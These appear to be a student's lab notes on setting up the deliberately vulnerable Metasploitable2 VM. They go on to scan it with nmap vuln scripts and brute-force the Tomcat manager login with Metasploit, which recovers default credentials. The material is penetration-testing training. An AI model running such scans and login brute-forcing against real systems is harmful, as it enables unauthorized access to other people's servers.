
3/28/2022 - Metasploitable2 Setup & Tomcat Web Server Exploitation

Monday, March 28, 2022 10:08 AM


Metasploitable2 Installation

Click on the New button


Name it Metasploitable2, type should be Linux, and Version should be Other Linux (64-bit). Then click Next.




Set the Memory to the size you want. *I am putting 2GB (2048MB).* Then click Next.




Select the Use an existing virtual hard disk file and select the Metasploitable.vmdk file, then click Create.




Select the Metasploitable2 VM you created and press the Settings Button.




Select the Network Tab in the left Navigation Menu.



In the Attached To: Drop Down Menu, select the Nat Network.



Select NPower in the Name: Drop Down Menu.



The Login for Metasploitable2 is Username: msfadmin Password: msfadmin

```
* Starting deferred execution scheduler atd                                [ OK ]
* Starting periodic command scheduler crond                                [ OK ]
* Starting Tomcat servlet engine tomcat5.5                                 [ OK ]
* Starting web server apache2                                              [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                           [ OK ]

                _                  _                  _ _       _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

Tomcat Web Server Admin Exploitation

Start the postgresql service

```
┌──(root㉿kali)-[/home/kali]
└─# service postgresql start
```

Initialize the msf database by typing msfdb init

```
┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```

Go into msfconsole by typing msfconsole -q

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf6 >
```

Create a workspace by typing workspace -a [name of workspace]

```
msf6 > workspace -a Meta2.2
[*] Added workspace: Meta2.2
[*] Workspace: Meta2.2
```

Check that the workspace you created is currently selected by typing workspace -v

```
msf6 > workspace -v

Workspaces
==========

current  name     hosts  services  vulns  creds  loots  notes
-------  ----     -----  --------  -----  -----  -----  -----
         default  1      30        6      0      0      42
         Meta2    1      30        0      0      0      25
*        Meta2.2  0      0         0      0      0      0
```

To start the nmap scan you type db_nmap -p- -sV -O [IP of Victim]

```
msf6 > db_nmap -p- -sV -O 10.0.2.6
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-28 20:10 EDT
[*] Nmap: Nmap scan report for 10.0.2.6
[*] Nmap: Host is up (0.00075s latency).
[*] Nmap: Not shown: 65505 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE     VERSION
[*] Nmap: 21/tcp    open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet      Linux telnetd
[*] Nmap: 25/tcp    open  smtp        Postfix smtpd
```

```
[*] Nmap: 25/tcp    open  smtp        Postfix smtpd
[*] Nmap: 53/tcp    open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp   open  login?
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
[*] Nmap: 5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11         (access denied)
[*] Nmap: 6667/tcp  open  irc         UnrealIRCd
[*] Nmap: 6697/tcp  open  irc         UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
[*] Nmap: 37310/tcp open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 38017/tcp open  nlockmgr    1-4 (RPC #100021)
[*] Nmap: 39010/tcp open  status      1 (RPC #100024)
[*] Nmap: 42911/tcp open  mountd      1-3 (RPC #100005)
[*] Nmap: MAC Address: 08:00:27:97:E9:9F (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 130.13 seconds
```

*Nmap Scripting Engine allows users to write (and share) simple scripts to automate a wide variety of networking tasks. <https://nmap.org/book/man-nse.html?msclkid=b

```
msf6 > db_nmap -p- -sV 10.0.2.6 --script=vuln
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-28 20:14 EDT
[*] Nmap: Nmap scan report for 10.0.2.6
[*] Nmap: Host is up (0.00012s latency).
[*] Nmap: Not shown: 65505 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE     VERSION
[*] Nmap: 21/tcp    open  ftp         vsftpd 2.3.4
[*] Nmap: | ftp-vsftpd-backdoor:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   vsFTPd version 2.3.4 backdoor
[*] Nmap: |     State: VULNERABLE (Exploitable)
[*] Nmap: |     IDs:  BID:48539  CVE:CVE-2011-2523
[*] Nmap: |       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
[*] Nmap: |     Disclosure date: 2011-07-03
[*] Nmap: |     Exploit results:
[*] Nmap: |       Shell command: id
[*] Nmap: |       Results: uid=0(root) gid=0(root)
[*] Nmap: |     References:
[*] Nmap: |       https://www.securityfocus.com/bid/48539
[*] Nmap: |       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
[*] Nmap: |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
[*] Nmap: |_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
[*] Nmap: 22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: | vulners:
[*] Nmap: |   cpe:/a:openbsd:openssh:4.7p1:
[*] Nmap: |             SECURITYVULNS:VULN:8166 7.5     https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
[*] Nmap: |             MSF:ILITIES/OPENBSD-OPENSSH-CVE-2010-4478/      7.5     https://vulners.com/metasploit/MSF:ILITIES/OPE
[*] Nmap: |             MSF:ILITIES/LINUXRPM-ELSA-2008-0855/    7.5     https://vulners.com/metasploit/MSF:ILITIES/LINUXRPM-EL
[*] Nmap: |             MSF:ILITIES/GENTOO-LINUX-CVE-2010-4252/ 7.5     https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINU
[*] Nmap: |             CVE-2010-4478   7.5     https://vulners.com/cve/CVE-2010-4478
[*] Nmap: |             CVE-2008-1657   6.5     https://vulners.com/cve/CVE-2008-1657
[*] Nmap: |             SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPLOIT*
[*] Nmap: |             CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
[*] Nmap: |             CVE-2010-5107   5.0     https://vulners.com/cve/CVE-2010-5107
[*] Nmap: |             MSF:ILITIES/SUSE-CVE-2011-5000/ 3.5     https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2011-5000/
[*] Nmap: |             MSF:ILITIES/ORACLE-SOLARIS-CVE-2012-0814/       3.5     https://vulners.com/metasploit/MSF:ILITIES/ORA
[*] Nmap: |             MSF:ILITIES/GENTOO-LINUX-CVE-2011-5000/ 3.5     https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINU
[*] Nmap: |             MSF:ILITIES/AMAZON-LINUX-AMI-ALAS-2012-99/      3.5     https://vulners.com/metasploit/MSF:ILITIES/AMA
[*] Nmap: |             CVE-2012-0814   3.5     https://vulners.com/cve/CVE-2012-0814
[*] Nmap: |             CVE-2011-5000   3.5     https://vulners.com/cve/CVE-2011-5000
[*] Nmap: |             CVE-2008-5161   2.6     https://vulners.com/cve/CVE-2008-5161
[*] Nmap: |             CVE-2011-4327   2.1     https://vulners.com/cve/CVE-2011-4327
[*] Nmap: |             MSF:ILITIES/SSH-OPENSSH-X11USELOCALHOST-X11-FORWARDING-SESSION-HIJACK/  1.2     https://vulners.com/me
[*] Nmap: |             CVE-2008-3259   1.2     https://vulners.com/cve/CVE-2008-3259
[*] Nmap: |_            SECURITYVULNS:VULN:9455 0.0     https://vulners.com/securityvulns/SECURITYVULNS:VULN:9455
```

Now by typing services we can review the services that are open from the workspace we created earlier.

```
msf6 > services
Services
========

host      port   proto  name         state  info
----      ----   -----  ----         -----  ----
10.0.2.6  21     tcp    ftp          open   vsftpd 2.3.4
```

```
10.0.2.6  21    tcp    ftp          open   vsftpd 2.3.4
10.0.2.6  22    tcp    ssh          open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.0.2.6  23    tcp    telnet       open   Linux telnetd
10.0.2.6  25    tcp    smtp         open   Postfix smtpd
10.0.2.6  53    tcp    domain       open   ISC BIND 9.4.2
10.0.2.6  80    tcp    http         open   Apache httpd 2.2.8 (Ubuntu) DAV/2
10.0.2.6  111   tcp    rpcbind      open   2 RPC #100000
10.0.2.6  139   tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.6  445   tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.6  512   tcp    exec         open   netkit-rsh rexecd
10.0.2.6  513   tcp    login        open
10.0.2.6  514   tcp    tcpwrapped   open
10.0.2.6  1099  tcp    java-rmi     open   GNU Classpath grmiregistry
10.0.2.6  1524  tcp    bindshell    open   Metasploitable root shell
10.0.2.6  2049  tcp    nfs          open   2-4 RPC #100003
10.0.2.6  2121  tcp    ftp          open   ProFTPD 1.3.1
10.0.2.6  3306  tcp    mysql        open   MySQL 5.0.51a-3ubuntu5
10.0.2.6  3632  tcp    distccd      open   distccd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
10.0.2.6  5432  tcp    postgresql   open   PostgreSQL DB 8.3.0 - 8.3.7
10.0.2.6  5900  tcp    vnc          open   VNC protocol 3.3
10.0.2.6  6000  tcp    x11          open   access denied
10.0.2.6  6667  tcp    irc          open   UnrealIRCd
10.0.2.6  6697  tcp    irc          open   UnrealIRCd
10.0.2.6  8009  tcp    ajp13        open   Apache Jserv Protocol v1.3
10.0.2.6  8180  tcp    http         open   Apache Tomcat/Coyote JSP engine 1.1
10.0.2.6  8787  tcp    drb          open   Ruby DRb RMI Ruby 1.8; path /usr/lib/ruby/1.8/drb
10.0.2.6  37310 tcp    java-rmi     open   GNU Classpath grmiregistry
10.0.2.6  38017 tcp    nlockmgr     open   1-4 RPC #100021
10.0.2.6  39010 tcp    status       open   1 RPC #100024
10.0.2.6  42911 tcp    mountd       open   1-3 RPC #100005
```

We can check the notes for the vulnerabilities identified from the vuln nmap script by typing notes.

```
msf6 > notes

Notes
=====

 Time                      Host       Service  Port  Protocol  Type                                  Data
 ----                      ----       -------  ----  --------  ----                                  ----
 2022-03-29 00:12:17 UTC   10.0.2.6                             host.os.nmap_fingerprint              {:os_vendor⇒"Linu
 2022-03-29 00:12:17 UTC   10.0.2.6                             host.last_boot                        {:time⇒"Mon Mar 2
 2022-03-29 00:22:13 UTC   10.0.2.6                             nmap.nse.smb-vuln-regsvc-dos.host     {"output"⇒"ERROR:
 2022-03-29 00:22:13 UTC   10.0.2.6                             nmap.nse.smb-vuln-ms10-061.host       {"output"⇒"false"
 2022-03-29 00:22:13 UTC   10.0.2.6                             nmap.nse.smb-vuln-ms10-054.host       {"output"⇒"false"
 2022-03-29 00:22:13 UTC   10.0.2.6   ftp      21    tcp       nmap.nse.ftp-vsftpd-backdoor.tcp.21   {"output"⇒"\n  VU
                                                                                                      4.\n    Disclosure
                                                                                                      ub.com/rapid7/meta
                                                                                                      com/2011/07/alert-
 2022-03-29 00:22:13 UTC   10.0.2.6   ssh      22    tcp       nmap.nse.vulners.tcp.22               {"output"⇒"\n  cp
                                                                                                      vulners.com/metasp
                                                                                                      n    \tMSF:ILITIES
                                                                                                      tCVE-2008-1657\t6.
                                                                                                      E-2010-5107\t5.0\t
                                                                                                      IS-CVE-2012-0814/\
                                                                                                      NTOO-LINUX-CVE-201
                                                                                                      ttps://vulners.com
                                                                                                      ers.com/cve/CVE-20
                                                                                                      JACK/\t*EXPLOIT*\n
```

Port 8180 is open and in the notes if you look at port 8180 you will see that there is a possible admin page and that the vulnerability is http-enum.

```
2022-03-29 00:22:14 UTC  10.0.2.6  http  8180  tcp  nmap.nse.http-enum.tcp.8180  {"output"⇒"\n  /ad
                                                                                  min folder\n  /admi
                                                                                  tml: Possible admin
                                                                                  admin/adminLogin.ht
                                                                                  admin folder\n  /ad
                                                                                  ible admin folder\n
                                                                                  n-login.jsp: Possib
                                                                                  admin/admin_login.j
                                                                                   Tomcat (401 Unauth
                                                                                  emanager/connectors
                                                                                  ml: ASP Simple Blog
                                                                                  tially interesting
```


You can search for an auxiliary like we did with ssh but for tomcat by typing search type:aux tomcat

```
msf6 > search type:aux tomcat

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal  No     Apache Commons FileUpload and Apache
   1  auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal  Yes    Apache Tomcat AJP File Read
   2  auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal  No     Apache Tomcat Transfer-Encoding Info
   3  auxiliary/scanner/http/tomcat_enum                                     normal  No     Apache Tomcat User Enumeration
   4  auxiliary/dos/http/hashcollision_dos                  2011-12-28       normal  No     Hashtable Collisions
   5  auxiliary/admin/http/ibm_drm_download                 2020-04-21       normal  Yes    IBM Data Risk Manager Arbitrary File
   6  auxiliary/admin/http/tomcat_administration                             normal  No     Tomcat Administration Tool Default A
   7  auxiliary/scanner/http/tomcat_mgr_login                                normal  No     Tomcat Application Manager Login Uti
   8  auxiliary/admin/http/tomcat_utf8_traversal            2009-01-09       normal  No     Tomcat UTF-8 Directory Traversal Vul
   9  auxiliary/admin/http/trendmicro_dlp_traversal         2009-01-09       normal  No     TrendMicro Data Loss Prevention 5.5
```

Since the vulnerability is http enum shows in the notes that there is a manager page, we will verify by going to the web page by typing [victim IP]:8180/admin. *You can nc



We will use the auxiliary/scanner/http/tomcat_mgr_login by typing use [full path of auxiliary] or use [#] *we are using the tomcat_mgr_login because you are able to use v

```
msf6 > use 7
msf6 auxiliary(scanner/http/tomcat_mgr_login) > 
```

Set the rhost to the victim ip by typing set rhosts [Victim IP]

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
```

Now you can type run since the default wordlist and rport match this situation.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[-] 10.0.2.6:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:toor (Incorrect)
```

You can see that there is only one correct credentials found.(it would be in green)


```
[+] 10.0.2.6:8180 - Login Successful: tomcat:tomcat
```

You can also type creds to see the credentials

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > creds
Credentials
===========

host       origin     service          public  private  realm  private_type  JtR Format
----       ------     -------          ------  -------  -----  ------------  ----------
10.0.2.6   10.0.2.6   8180/tcp (http)  tomcat  tomcat           Password
```

We can go back to the admin page and use the credentials we found to login.



Now we are able to access the admin page.